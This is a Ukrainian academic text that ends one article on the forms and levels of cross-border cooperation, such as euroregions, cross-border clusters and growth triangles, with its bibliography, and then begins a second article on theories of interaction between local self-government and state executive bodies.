


Рис. 1.1. Форми ТКС [розроблено автором]

та спрямовані на спільні дії у разі виникнення надзвичайних ситуацій та вирішення поточних проблем місцевого рівня. Найчастіше суб'єктами цієї форми виступають неурядові організації приватного сектору або волонтерські об'єднання. Характерною особливістю такої співпраці є відсутність взаємних фінансових зобов'язань.

Наступними формами співпраці є співробітництво на договірній основі (укладання транскордонних угод, установчих договорів), яке з'являється у результаті довгострокових відносин між територіальними громадами або органами влади, а також у разі виникнення взаємних зобов'язань у наданні послуг, продукції, інформації, що, у свою чергу, призводить до появи фінансових зобов'язань.

Співробітництво на рівні робочих груп передбачає періодичні зустрічі сторін, формування спільних програм з метою координації та об'єднання зусиль для вирішення спільних проблем. Співпраця базується на основі відповідних угод. Фінансування діяльності робочих груп може здійснюватися кожною стороною окремо або шляхом об'єднання коштів на окремому спільному рахунку. Робочі групи мають обмежені можливості: не наділені самостійними повноваженнями, ресурсами та механізмами регулювання співробітництва.

Прикладами таких груп є Робоча група Альпійських країн (ARGEALP), заснована ще в 1972 році, Робоча група АЛЬПІИ-АДРІА (існує з 1978р.).

Отже, можна зробити висновок, що вищезазначені форми є першими кроками до подальшого ТКС. Всі вони демонструють співпрацю місцевого рівня, яка виникає у зв'язку з географічною близькістю та родинними зв'язками місцевого населення, що потребує формальної співпраці. Не завжди форми базового рівня переростають у більш високий рівень співробітництва. Все залежить від інтересів і зацікавленості обох держав. Частіше ж базові форми ТКС еволюціонують у більш тіснішу і організаційну співпрацю. Так виникає другий рівень співробітництва, а саме інституційний.

Цей рівень характеризується наявністю організаційної структури співробітництва, джерел фінансування та фінансових зобов'язань, а основною особливістю є поява повноправних інституцій, що діють відповідно до норм національних законодавств обох країн і міжнародного права, а також наділені повноваженнями регулювання ТКС на локальному чи регіональному рівнях.

Даний рівень характеризується посиленням процесів міжрегіональної інтеграції. Форми ТКС інституційного рівня можна визначити як організаційні, оскільки саме вони здійснюють загальну координацію

ТКС в різноманітних сферах. На даному рівні чітко окреслюються географічні межі співробітництва. Основною метою створення та діяльності організаційних форм ТКС є покращання умов та рівня життя населення прикордонних регіонів. Організаційні форми ТКС: євро регіони, транскордонні кластери, Європейського угруповання територіального співробітництва, Об'єднання євро регіонального співробітництва, транскордонне партнерство, промислові парки, промислові зони, транскордонні інноваційні проекти та ін. Як вже раніше зазначалось організаційні форми спрямовані на співробітництво прикордонних регіонів в різноманітних сферах і напрямках, тому, на нашу думку, доцільно їх класифікувати за напрямками співробітництва, а саме:

- соціально-економічне співробітництво;
- виробничо-технічне співробітництво.

Соціально-економічне співробітництво сприяє комплексному соціально-економічному розвитку транскордонних регіонів із використанням можливих природних, трудових, енергетичних та інших ресурсів та активізації всіх соціальних сил на даній території при найменших виробничих витратах і мінімізації навантажень на природний потенціал та навколишнє середовище з метою забезпечення економічного, соціального, культурного, освітнього та релігійного розвитку територій, поліпшення умов та якості життя населення без дискримінації жодної соціальної спільноти регіонів обох країн. До цього напрямку співробітництва належать такі форми як євро регіон, Європейське угруповання територіального співробітництва, Об'єднання євро регіонального співробітництва (ОЕС), транскордонне партнерство.

Коротко охарактеризуємо кожен форму співробітництва, основні її цілі та сфери діяльності.

Євро регіон це найбільш поширена форма співробітництва. Аналізу теоретико-методологічних засад та аспектам функціонування євро регіонів присвячують свої праці такі вітчизняні вчені, як Н. Мікула, З. Петренко, С. Мельник, Є. Кіш, Н. Мітряєва, Б. Гудь, М. Долішній, П. Луцишин, Н. Роїк, І. Студенников та інші. На основі наукових тверджень вчених, можна зробити висновок, що євро регіон – це одна з організаційних форм ТКС між територіальними громадами або місцевими органами влади прикордонних регіонів двох або більше держав, що мають спільний кордон, яка на базі спеціальних розширених повноважень здійснює у вигляді розробки спільних комплексних програм та проектів економічну, соціальну, культурну та гуманітарну взаємодію регіонів.

Наглядними прикладами організації ТКС в ЄС є євро регіони «Маас–Рейн» (ФРН, Бельгія, Нідерланди), «Вест-Західна Паннонія» (Угорщина, Австрія).

Сьогодні на кордонах України та інших держав створено дев'ять євро регіонів, до участі у яких залучено 15 областей України та адміністративно-територіальні одиниці тринадцяти прикордонних іноземних держав. Це: «Карпатський євро регіон» (Україна, Польща, Словаччина, Угорщина, Румунія), «Буг» (Україна, Польща, Білорусь), «Нижній Дунай» (Україна, Молдова, Румунія), «Верхній Прут» (Україна, Молдова, Румунія), «Дніпро» (Україна, Росія, Білорусь), «Слобожанщина» (Україна, Росія), «Ярославна» (Україна, Росія), «Чорне море» (Україна, Румунія, Росія, Азербайджан, Туреччина, Греція, Болгарія, Вірменія, Грузія, Молдова), «Донбас» (Україна, Росія) [4, с. 63].

Європейське угруповання територіального співробітництва (ЄУТС) — це одна з нових форм ТКС і основна її відмінність полягає в тому, що це юридична особа, учасниками якої можуть бути не лише держава, органи регіональної чи місцевої влади, а й громадські організації чи інші юридичні особи, які реалізують співробітництво на всіх рівнях регіональної політики ЄС (транс кордонному, транс національному та між регіональному рівнях) [5, с.5]. Одним з перших ЄУТС був Євро метрополь Ліль — Котрійк — Турнай (Франція, Бельгія). На сьогодні в ЄС функціонують такі ЄУТС: Євросідад Шавес — Верін (Португалія, Іспанія), Унр — Тіса — Тур — Слана (Угорщина, Словаччина та Румунія).

Також однією з новоутворених форм ТКС є Об'єднання євро регіонального співробітництва (ОЕС). Це органи транс кордонного чи між територіального співробітництва територіальних громад чи влад двох або більше країн, державних чи приватних юридичних осіб, прибуткових суб'єктів, утворених у країнах — членах, що діють у спільних соціально — політичних інтересах, та асоціацій органів влади. Специфіка ОЕС в тому, що учасниками угруповання можуть бути не лише члени ЄС, а й країни-члени Ради Європи, які не є членами ЄС [5, с. 6].

Транс кордонне партнерство можна визначити як організаційну форму ТКС, що здійснюється на основі добровільної співпраці двох або кількох територіальних громад, їх представницьких органів, місцевих органів виконавчої влади, громадських організацій, юридичних та фізичних осіб з різних сторін кордону, що діють відповідно до умов формалізованого договору (статут, рамкова угода, тощо), з метою виконання спільних проектів, програм та вирішення соціальних, добродійних, культурних, освітніх, наукових та управлінських завдань. Ключовою особливістю партнерств є прагнення сторін досягти чогось, що вони не можуть зробити поодиночки, шляхом об'єднання навичок та певних ресурсів на основі законності, добро-

вільності, рівноправності, взаємоповазі і взаємних поступках сторін в процесі переговорів. Транс кордонне партнерство створює передумови для ефективного вирішення значної кількості спільних для обох сторін кордону проблем, сприяє підвищенню конкурентоспроможності економіки, активізації інноваційних процесів і реальних механізмів узгодження інтересів влади, бізнесу, науки та освіти при розробці стратегії розвитку на рівні регіону і країни. Такі результати досягаються значною мірою за рахунок кращого доступу до фінансування та грантових коштів з боку європейських фінансових установ, а також об'єднання знань партнерів і врахування їх попереднього досвіду. Прикладами партнерств є Партнерство у сільськогосподарській сфері МЕД (MED) (Великобританія та Ірландія), мережа партнерств під егідою EURES (Європейська служба зайнятості) [6, с. 86–87, с.139–141].

Отже, охарактеризувавши форми соціально — економічного напрямку ТКС, можна зробити висновок, що вони спрямовують свою діяльність на кооперацію зусиль та можливостей з метою підвищення економічного потенціалу та соціальних стандартів регіонів.

Наступним напрямком співробітництва ми виокремили виробничо-технічний, який направлений на підвищення рівня конкурентоспроможності регіонів, залучення інвестиційних потоків для покращання виробничого і наукового потенціалу регіонів, впровадження новітніх технологій, інновацій та інформаційних ресурсів в виробничі підприємства регіонів з метою підвищення їх конкурентних переваг, збільшення об'ємів виробництва та покращення якості продукції з мінімальними ресурсними затратами. Виробничо-технічне співробітництво здійснюється в таких формах, як: транс кордонні кластери, промислові парки, промислові зони, транс кордонні інноваційні проекти.

Найбільш розвинена і поширена форма виробничо-технічного співробітництва в наш час — це транс кордонні кластери. Проблемами і питаннями формування транс кордонних кластерів займалися Н. Алишева, Н. Булатова, Р. Горблюк, В. Демченко, Ю. Ковальова, І. Пелешак, Н. Мікула, Ж. Шрьодер та інші. Аналіз трактувань науковцями поняття кластера дає змогу сформулювати наступне визначення: транс кордонний кластер — це організаційна форма ТКС, в основі якої закладена інтеграція незалежних компаній та асоційованих інституцій, що географічно зосереджені у транс кордонному регіоні, спеціалізуються у різних галузях, пов'язані спільними технологіями та навиками і взаємодоповнюють одна одну. Діяльність кластера базується на наявності погодженої стратегії розвитку всіх його учасників, спрямованої на реалізацію інтересів кожного з них. Основною особливістю даної форми є те, що учасники кластерів розміщені

у різних податкових, митних, законодавчих середовищах сусідніх країн, однак можуть мати спільні підприємства та організації, користуватися спільною інфраструктурою і функціонувати, насамперед, на транскордонних ринках. Водночас інтенсивність взаємодій учасників кластера обмежується наявністю кордону, який створює додаткові бар'єри для вільного руху товарів, робочої сили, капіталу, а також різницею менталітетів, традицій, мови, культури тощо, що може значно знижувати ефект такої співпраці без чітко продуманих механізмів уникнення чи послаблення дії зазначених перешкод [7, с. 246].

На даний час в Україні функціонують транскордонний кластер підрядчиків «Карпати» (Україна, Угорщина і Словаччина), транскордонний туристичний кластер (Україна-Росія). Серед відомих транскордонних кластерів у зарубіжних країнах можна виділити: кластер біотехнологій (Данія – Швеція), бельгійсько-голландський кластер «Долина Доммель» (впровадження високих технологій та інновацій), португальсько-іспанський автомобільний кластер, технологічний кластер (регіони Австрії та Словенії), текстильний кластер (Нижня Австрія та Богемія) та ін. Основні особливості, переваги, напрямки діяльності та механізми регулювання кластерів буде проаналізовано в наступних розділах.

Базуючись на матеріалі Булатової Н.М., можна стверджувати, що форми, які ми виокремили за виробничо-технічним напрямком співробітництва, являють собою своєрідну систему інтеграції незалежних компаній та асоційованих інституцій, які розміщуються географічно у транскордонному регіоні, спеціалізуються у різних галузях, пов'язані спільними технологіями. Відповідна система інтеграції опирається на наявність погодженої й фіксованої стратегії розвитку й реалізації інтересів кожного з її учасників [8, с. 21].

Основною ціллю таких нових форм як промислові парки, промислові зони, транскордонні інноваційні проекти є прискорення економічного зростання шляхом об'єднання зусиль учасників, забезпечення конкурентних переваг транскордонним регіонам. Дані форми великою мірою сприяють виробничому розвитку прикордонних територій, активізують інноваційно-інвестиційний розвиток регіону, сприяють ефективному використанню ресурсів та створюють робочі місця в віддалених від центру районах. Так наразі в ЄС функціонує транскордонний промисловий парк Хайлігенкройц – Сентготтхард – регіон у якому розміщені понад 30 фірм машинобудівної, будівельної, харчової промисловості, транспорту, логістики, консалтингу тощо. Ще одним прикладом можна назвати промисловий Парк Access Гмюнд–Чеське Веленіце, що є першим європейським транскордонним біз-

нес –парком з комплексним центром обслуговування. У даному парку розміщено понад 40 високотехнологічних фірм (з них 33 розташовуються на австрійській стороні, а інші – на чеській). Транскордонне науково-дослідне об'єднання навколо затоки Ересунн Данії та Швеції налічує 26 лікарень, 12 університетів з 4.000 дослідників та 135.000 студентів. Створено близько 30.000 робочих місць, більш ніж на 160 підприємствах. За час функціонування транскордонного об'єднання зростання регіональної частки ВВП становить 8,5% – 11,3% [9, с. 306–308]. Такі статистичні показники вказують та значну ефективність та дієвість подібних форм. Уряду України слід звернути увагу на розвиток і створення побідних структур на території країни і залучення вітчизняних підприємств у виробничо-технічне співробітництво. Україна має достатній рівень забезпеченості природними ресурсами, вигідне політико-географічне положення, кваліфіковану робочу силу та виробничий потенціал, але затяжна політична та економічна кризи призвели до застою виробничої бази країни, зниження конкурентних переваг вітчизняного виробництва порівняно з європейським. Українські підприємства потребують оновлення обладнання, впровадження новітніх технологій та залучення інвестиційних коштів для запуску виробництва. Тому для України виробничо-технічне співробітництво є одним із шляхів подолання нашими підприємствами затяжної кризи та виведення вітчизняного виробника на світовий ринок.

Третій рівень – макрорівень ТКС. Це найвищий рівень розвитку транскордонної співпраці, який здійснюється на основі міждержавних угод між країнами-учасниками співробітництва, характеризується наявністю багатобічних міжурядових і міжрегіональних комісій. Суб'єктами форм макрорівня можуть бути і окремі регіони країн – учасників ТКС, і створені раніше євро регіони або інші форми інституційного рівня.

Характерною особливістю макрорівня ТКС є те, що суб'єкти співпраці мають значні високі показники економічного і соціального розвитку, а свою діяльність вони спрямовують на кооперацію всіх існуючих ресурсів і потенціалів для забезпечення стабільного і стійкого економічного росту та уникнення диференціації у розвитку, особливо з ново залученими суб'єктами. Основною метою форм макрорівня ТКС є створення повномасштабного інтегрованого простору та перевтілення прикордонних, периферійних регіонів у межах державних територій в інтегровані, взаємодоповнювані структури, що набувають функцій передавача нової інформації, досвіду тощо. До форм ТКС макрорівня можна віднести великі регіони, трикутники росту, регіональні працюючі співтовариства.

«Великі регіони» вважаються більш високим рівнем розвитку ТКС. Вони складаються з великих територіальних одиниць — «Верхній Рейн» (ФРН — Швейцарія — Франція) і «Саар — Лот — Люкс» (ФРН — Люксембург — Франція). Економічні зв'язки в рамках цього «великого регіону», які склалися десятиліттями, так тісно переплетені, що, за свідченням керівництва ЄС, він є «найразковішим європейським регіоном». Характерною особливістю співробітництва в рамках «великих регіонів» є наявність спеціальних угод між країнами — членами, тристоронніх (відповідно німецько-франко-швейцарської та німецько-франко-люксембурзької) міжурядових (загальні питання) і міжрегіональних комісій (конкретні практичні питання співробітництва). У «великих регіонах» активно йде процес інституалізації структур співробітництва.

Новою формою, насамперед за розмірами і сферою сполучення суб'єктів, є «Трикутниками зростання». Тут транснаціональні економічні зони, поширені на досить великій, але чітко визначеній географічній території, в якій відмінності у наявних чинниках трьох або більше країн і субрегіонів використовуються з метою розвитку зовнішньої торгівлі та залучення іноземних інвестицій. Вважають, що функції «трикутника зростання» в економічному розвитку значно ширші, ніж функції євро регіонів, оскільки вони дають змогу сполучати в цілісність типи регіонів, які володіють взаємодоповнюваними один одного видами ресурсів. В ідеалі, три регіони включають по одному з компонентів економічної системи: земля — праця — капітал; четвертий компонент — підприємницькі можливості — є результатом взаємодії всіх трьох регіонів.

Таким чином, створюючи подібне стратегічне об'єднання, географічно суміжні субрегіони можуть використовувати принцип порівняльних переваг. Окрім офіційно створеного трикутника в Південно — Східній Азії (Індонезія — Малайзія — Сінгапур) без відкритої координації на високому політичному рівні виник «Південно — Китайський трикутник зростання» (Гонконг — Тайвань — Китай).

Під «регіональними працюючими співтовариствами» розуміємо різноманіття суб'єктів, що солідарно співпрацюють у просуванні індивідуальних і колективних інтересів, обмінюються формальними і неформальними ресурсами, і вступають в різні форми комунікації на регіональному політичному просторі.

При цьому прикордонний регіон повинен розглядатися вже не просто як територіальний простір. Набуває важливості політична актуалізація цього територіального простору, що виражається в наявності певних економічних і політичних інтересів, консолідованого або ж, навпаки, поляризованого політичного співтовариства, своєрідного характеру комунікацій. До того ж, політика розвитку ТКС повинна розглядатися як один з пріоритетних напрямів загальної регіональної політики, а, з огляду на це, саме прикордонний регіон як певного типу «політичний регіон», є важливим чинником у загальному політичному житті країни. Важливо є й те, що саме комунікативні зв'язки і здібності соціальних мереж позитивно впливають на адаптивні можливості держави і безлічі її політичних інститутів. Поряд із політичним чинником, у процесі формування регіональних працюючих співтовариств доцільно брати до уваги і безліч інших чинників географічної, економічної, соціальної, демографічної, освітньої властивостей [10, с. 175–176].

Отже, «філософія ТКС» полягає у тому, що суміжні прикордонні регіони мають співпрацювати разом в процесі розробки планів та вибору пріоритетів спільної роботи, узгоджувати проекти та програми розвитку за окремими заходами без дискримінації населення жодної зі сторін.

Залучення українських регіонів у певні форми співробітництва, особливо інституційного рівня, і є першим кроком до адаптації суспільства до входження України до ЄС. Так, наприклад, євро регіони готують населення до соціальних та культурних стандартів європейського життя, а кластеризація українських регіонів забезпечить розвиток вітчизняного виробництва, наявність робочих місць, достатній рівень заробітної плати, що дозволить уникнути масової еміграції українських громадян до країн-членів ЄС при «відкритті кордонів».

Зміст транскордонної співпраці полягає у тому, щоб у діалозі в усіх сферах життя були задіяні всі соціальні групи населення та адміністративні органи. Головними цілями такої співпраці є: подолання існуючих стереотипів та упереджень по обидві сторони кордону, усунення політичних та адміністративних бар'єрів між сусідніми народами, створення господарської, соціальної та культурної інфраструктури, за умови формування спільних органів, господарюючих суб'єктів, осередків тощо.

Література

1. Журба І.Є. Науково методологічні основи розвитку міжнародного співробітництва регіонів: проблеми кордонів та прикордоння / Проблемы развития внешнеэкономических связей и привлечение иностранных инвестиций: региональный аспект. — Сб. науч. трудов. — Донецк: ДНУ, 2006. — С. 191–198.
2. Мікула Н. Єврорегіони: досвід та перспективи. — Львів: ІРД НАН України, 2003. — 222 с.
3. Мікула Н. Міжтериторіальне та транскордонне співробітництво: Монографія. — Львів: ІРД НАН України, 2004. — 395 с.
4. Стрижиченко Н. О. Єрорегіон як форма транскордонного співробітництва — [Електронний ресурс] / Н. О. Стрижиченко // Бізнес Інформ. — 2012. — № 7. — С. 61–64. — Режим доступу: http://nbuv.gov.ua/j-pdf/binf_2012_7_16.pdf.
5. Розвиток нових форм транскордонного співробітництва. Матеріали круглого столу. 28 квітня 2009 р. / Відп. ред. Мікула Н. А. — Львів, ІРД НАН України, 2009. — 109 с.
6. Рекомендації щодо впровадження нових форм транскордонного співробітництва / Кол. авторів за ред. д.е.н., проф. Мікули Н. А. / НАН України. Ін-т регіональних досліджень — Львів, 2010. — 150 с.
7. Добрева Н. Основні напрями розвитку транскордонних кластерів в Україні / Н. Добрева // Ефективність державного управління. — 2013. — Вип.34. — С. 246–253.
8. Булатова Н. М. Методологічні основи формування регіональних промислово-транспортних комплексів на основі кластерного підходу / Н. М. Булатова // Вісник БДУ [Текст]. — Вип. 4. — Улан-Уде: Вид. БДУ, 2005. — С. 20–23.
9. Ю. С. Мудрик, М. В. Жигунов Європейський досвід транскордонного співробітництва у зміцненні розвитку прикордонних регіонів України. — [Електронний ресурс] — Режим доступу: <http://esnuir.eenu.edu.ua/bitstream/123456789/4932/1/Zhyhunov.pdf>
10. Н. І. Гомольська, В. М. Черторижський Нові форми економічної інтеграції — перспективи розвитку транскордонної співпраці. — Науковий вісник НЛТУ України. — 2010. — Вип. 20.5. — с.173–178.

Котковський Володимир Романович,
к.держ.упр.,
голова адміністрації Шевченківського району Харківської міської ради
Volodymyr Kotkovsky,
PhD in Public Administration,
Head of administration of Shevchenkivsky district of Kharkiv city council

ВЗАЄМОДІЯ ОРГАНІВ МІСЦЕВОГО САМОВРЯДУВАННЯ І ОРГАНІВ ДЕРЖАВНОЇ ВИКОНАВЧОЇ ВЛАДИ В КОНТЕКСТІ ФОРМУВАННЯ ТА РЕАЛІЗАЦІЇ ДЕРЖАВНОЇ ПОЛІТИКИ

INTERACTION OF LOCAL SELF-GOVERNMENT BODIES AND STATE EXECUTIVE ORGANS IN THE CONTEXT OF FORMATION AND REALIZATION OF PUBLIC POLICY

Проаналізовані теорії, що закладають підґрунтя взаємодії органів місцевого самоврядування і органів державної виконавчої влади з питань формування та реалізації державної політики. Визначено основну модель цієї взаємодії.

Ключові слова: *органи місцевого самоврядування, органи державної виконавчої влади, взаємодія, державна політика.*

Theories of local self-government bodies and state executive organs interaction in the sphere of public policy formation and realization is analyzed. Main model of this interaction is defined.

Keywords: *local self-government bodies, state executive organs, interaction, public policy.*

Постановка проблеми. Сила і вплив органів місцевого самоврядування (ОМС) в різних країнах відображають ступінь демократизму наявного політичного режиму. Ці органи виникли й розвивалися як пряма противага абсолютної влади центру. В силу цього вони нерідко виявлялися в опозиції центральному уряду, і їх взаємини характеризувалися відвертим протистоянням з питань розподілу компетенції, соціальних, фінансово-економічних питань тощо. Спочатку ці органи формувалися на основі обмеженого виборчого права заможними громадянами суспільства при наявності ценових бар'єрів (грамотності, освіти, осілості, майнового цензу). Згодом система формування органів місцевого самоврядування була демократизованою, ці органи перетворилися на найбільш масові та найбільш наближені до населення. Тому сьогодні існування системи широкого самоврядування на місцях, як правило, визначається законодавством більшості країн світу.

У кожній країні взаємодія органів місцевого самоврядування і органів державної виконавчої влади має свої особливості, які склалися протягом декількох століть і обумовлені історичними умовами, націо-

нальними традиціями, соціальними, економічними, політичними та ін. чинниками.

Разом з тим, загальними ознаками системи місцевого самоврядування в більшості країн є їх універсальна виборність і значна самостійність у вирішенні місцевих питань. Ця самостійність спирається на муніципальну власність, право стягування і розпорядження місцевими податками, можливість прийняття широкого кола нормативних актів з питань місцевого значення тощо. І при цьому все ще важливою і актуальною проблемою залишається проблема взаємодії органів місцевого самоврядування з органами державної виконавчої влади щодо формування і реалізації державної політики в різних сферах.

Аналіз останніх досліджень і публікацій. Аналіз зарубіжного досвіду з питань взаємодії місцевих і центральних органів влади можна знайти в працях таких вітчизняних і зарубіжних науковців, як Е. Бурн, Е. Вінер, С. Газарян, К. Джеффри, Т. Діз, Ю. Куц, В. Мамоннова, К. Склчер, Л. Хуг та ін.

Мета статті. Розглянути розвиток взаємодії органів місцевого самоврядування і органів державної виконавчої влади у контексті формування та реалізації державної політики.

Виклад основного матеріалу. На думку багатьох дослідників, місцеве самоврядування в сучасному вигляді сформувалося в основному в результаті конституційних і муніципальних реформ XVIII–XIX ст. Його становлення і розвиток історично було пов'язано з процесом переходу до індустріального суспільства, оскільки оплотом буржуазії виступали, перш за все, міста, одним з принципових вимог яких було надання їм самостійності в управлінні місцевими справами, забезпечення свободи від втручання з боку центральної влади. Згодом у результаті конституційного руху, який почався внаслідок буржуазних революцій, місцеве самоврядування почало все більше ставати самостійним і незалежним від сильної державної влади. З середини XIX ст. управління на місцях стало називатися «місцевим самоврядуванням», що відображало реалії того часу і стало, по суті, продуктом ліберально-демократичної держави XIX ст.

ОМС не входять до системи ОДВВ, тому агенти державної влади можуть діяти поряд і разом з місцевим самоврядуванням, але не всередині нього. Склад ОМС не має призначатися або затверджуватися «зверху», а їхні рішення, що приймаються в рамках існуючих повноважень, не повинні узгоджуватися з будь-якими інституціями державної влади. Тобто можна стверджувати, що місцеве самоврядування організаційно відокремлене від державної влади.

Все це, однак, не означає функціональної відокремленості місцевого самоврядування від державної влади. Обидва інститути публічної влади діють в рамках загальнодержавної політики, беруть участь у реалізації різних державних програм, включені в загальну правову систему держави (підкоряються вимогам чинного законодавства), забезпечують політичні, соціальні, економічні права громадян тощо.

При цьому «принципово важливо, щоб дві сторони управління, — самоврядна і державна, — слідували у загальному руслі змін і трансформацій соціально-економічних і політичних процесів, переплітаючись і синтезуючись в єдиний інституційно-нормативний комплекс публічної влади» [5, с. 59.]. Саме тому централізація і децентралізація є двома складовими публічної влади, що об'єктивно взаємодіють, взаємоповнюють і врівноважують один одного.

Взагалі проблема взаємодії місцевого самоврядування з державною владою існувала на всіх етапах його розвитку. У XIX ст. сформувалося кілька наукових теорій, що по-різному трактують сутність інституту місцевого самоврядування та принципи його взаємодії з державною владою.

Перша, — *теорія вільної громади*, — виникла в середині XIX ст. у Франції. Її засновники (Г. Туре, А. де Токвіль) доводили, що право громади на управління

своїми справами є таким же природним і невідчужуваним, як і права людини. Оскільки громада історично виникла раніше держави, то остання повинна поважати свободу обцинного самоврядування. Громада має право на самостійність і незалежність від центральної влади, держава не створює громаду, а лише визнає її.

Ця теорія спиралася на ідеї природного права і виходила з визнання громади органічної корпорацією, що природно утворилася, право на самоврядування якій апріорним шляхом виводилось з її природи [6]. А. де Токвіль у своїй роботі «Демократія в Америці» (1835 р.) писав:

«Громадські інститути відіграють для встановлення незалежності ту ж роль, що і початкові школи для науки; вони відкривають народу шлях до свободи і вчать його користуватися цією свободою, насолоджуватися її мирним характером. Без обцинних інститутів нація може сформувати вільний уряд, проте істинного духу свобод вона так і не отримає» [7, с. 65].

Теорія вільної громади ґрунтувалася на наступних принципах організації місцевого самоврядування:

- місцеве самоврядування — це управління власними справами громади, відмінними за своєю природою від справ державних;
- поділ справ, якими відає громада, на власні справи та справи, передані їй державою;
- органи місцевого самоврядування не є державними органами;
- держава не має права втручатися в справи, віднесені до компетенції громади, але вона стежить за тим, щоб громада не виходила за межі своєї компетенції.

Ці принципи зробили певний вплив на розвиток європейського законодавства в 1830–1840-і роки, наприклад, вони знайшли своє відображення в Конституції Бельгії, прийнятій у 1831 році, де було визначено муніципальну владу як четверту гілку влади.

Проте в другій половині XIX ст. стали виявлятися недоліки теорії вільної громади. По-перше, самоврядування не завжди тотожне обцинному управлінню, оскільки може здійснюватися і в більших територіальних одиницях, які об'єднують декілька громад. По-друге, важко довести недоторканність прав лише посиланням на їх природний характер, коли в низці країн місцеве самоврядування не тільки визнано, але і встановлено, сконструйоване державою, а повного невтручання державної влади в справи громад ніколи не існувало.

В основу *суспільно-господарської теорії* також було покладено тезу про протиставлення інтересів суспільства та держави, але пояснення тут було іншим. Обґрунтовуючи головну ознаку місцевого самоврядування, ця теорія на перший план висувала недержавну, переважно господарську природу діяльності

ОМС, а не природний і невідчужуваний характер прав місцевої громади. Прихильники даної теорії розглядали державу і самоврядування як два пересічних кола, що мають принципово різний зміст, а саме: місцеві інтереси з одного боку і загальнонаціональні інтереси з іншого. За державою і суспільством визнавалося право відати тільки своїми власними справами. Передбачалося, що в цьому полягає основа для повної самостійності ОМС, а місцеве самоврядування розглядалося, перш за все, як важливий ідеологічний елемент, як вираз свободи в суспільстві, тобто волі місцевих громад розвиватися відповідно до своїх власних пріоритетів.

При цьому одні представники цієї теорії (наприклад, О. Ресслер) вважали, що самоврядування — це результат суспільної свободи, отже, воно є моральною необхідністю. Інші (наприклад, Р. Моль) робили наголос не тільки на визнанні громади як самостійного суб'єкта права, а й на переважно господарський характер комунальної діяльності. Більш радикальною була точка зору П. Ж. Прудона і П. А. Кропоткіна, які отожнювали самоврядування й анархію.

Слід зазначити, що подібні погляди на місцеве самоврядування проіснували відносно недовго, оскільки протиставлення громади і держави не сприяло її зміцненню. Крім того, з положень даної теорії виходило, що держава повинна складатися тільки з незалежних самоврядних громад, чого в реальності не могло бути. Більше того, дана теорія фактично прирівнювала самоврядні територіальні одиниці до різного роду приватноправових об'єднань, таких як промислові компанії, господарські товариства і т.п. Тим часом, приналежність людини до будь-якого приватноправового об'єднання залежить від неї самої, як і вихід з даного об'єднання, тоді як приналежність до самоврядних одиниць і підпорядкування органам управління самоврядної територіальної одиниці встановлюється законом і пов'язана з місцем проживання людини.

Крім того, ОМС виконують функції, які мають насамперед публічно-правовий, а не господарський або приватний характер, оскільки вони є органами публічної влади. Виявилось і те, що досить важко чітко розмежувати і відокремити власне місцеві справи від державних справ, делегованих ОМС. Наприклад, такі питання як охорона здоров'я, соціальне забезпечення, освіта, розвиток культури, утримання доріг і т.п. мають важливе значення не лише для місцевої громади, а і для держави у цілому, тому не можуть розглядатися як суто общинні або суто державні.

Згодом з'являється *державна теорія* самоврядування, основні положення якої були розроблені німецькими вченими XIX сторіччя Л. Штейном і Р. Гнейстом. Дана теорія ґрунтувалась на ідеї про те,

що ОМС повинні діяти і в общинних, і в державних інтересах. Згідно з положеннями цієї теорії, самоврядування являє собою одну з форм організації місцевого державного управління. При цьому всі повноваження в сфері місцевого самоврядування надаються державою, тобто як джерело мають державну владу. Організація і функціонування місцевого самоврядування ґрунтується на спеціальних законах, що ухвалюються державою і визначають функції, повноваження, напрямки діяльності, відповідальність ОМС. Проте існує і важлива відмінність: якщо державне управління здійснюється державними службовцями, то місцеве самоврядування здійснюється місцевими мешканцями, що й найбільшому ступені зацікавлені в позитивних результатах на місцях.

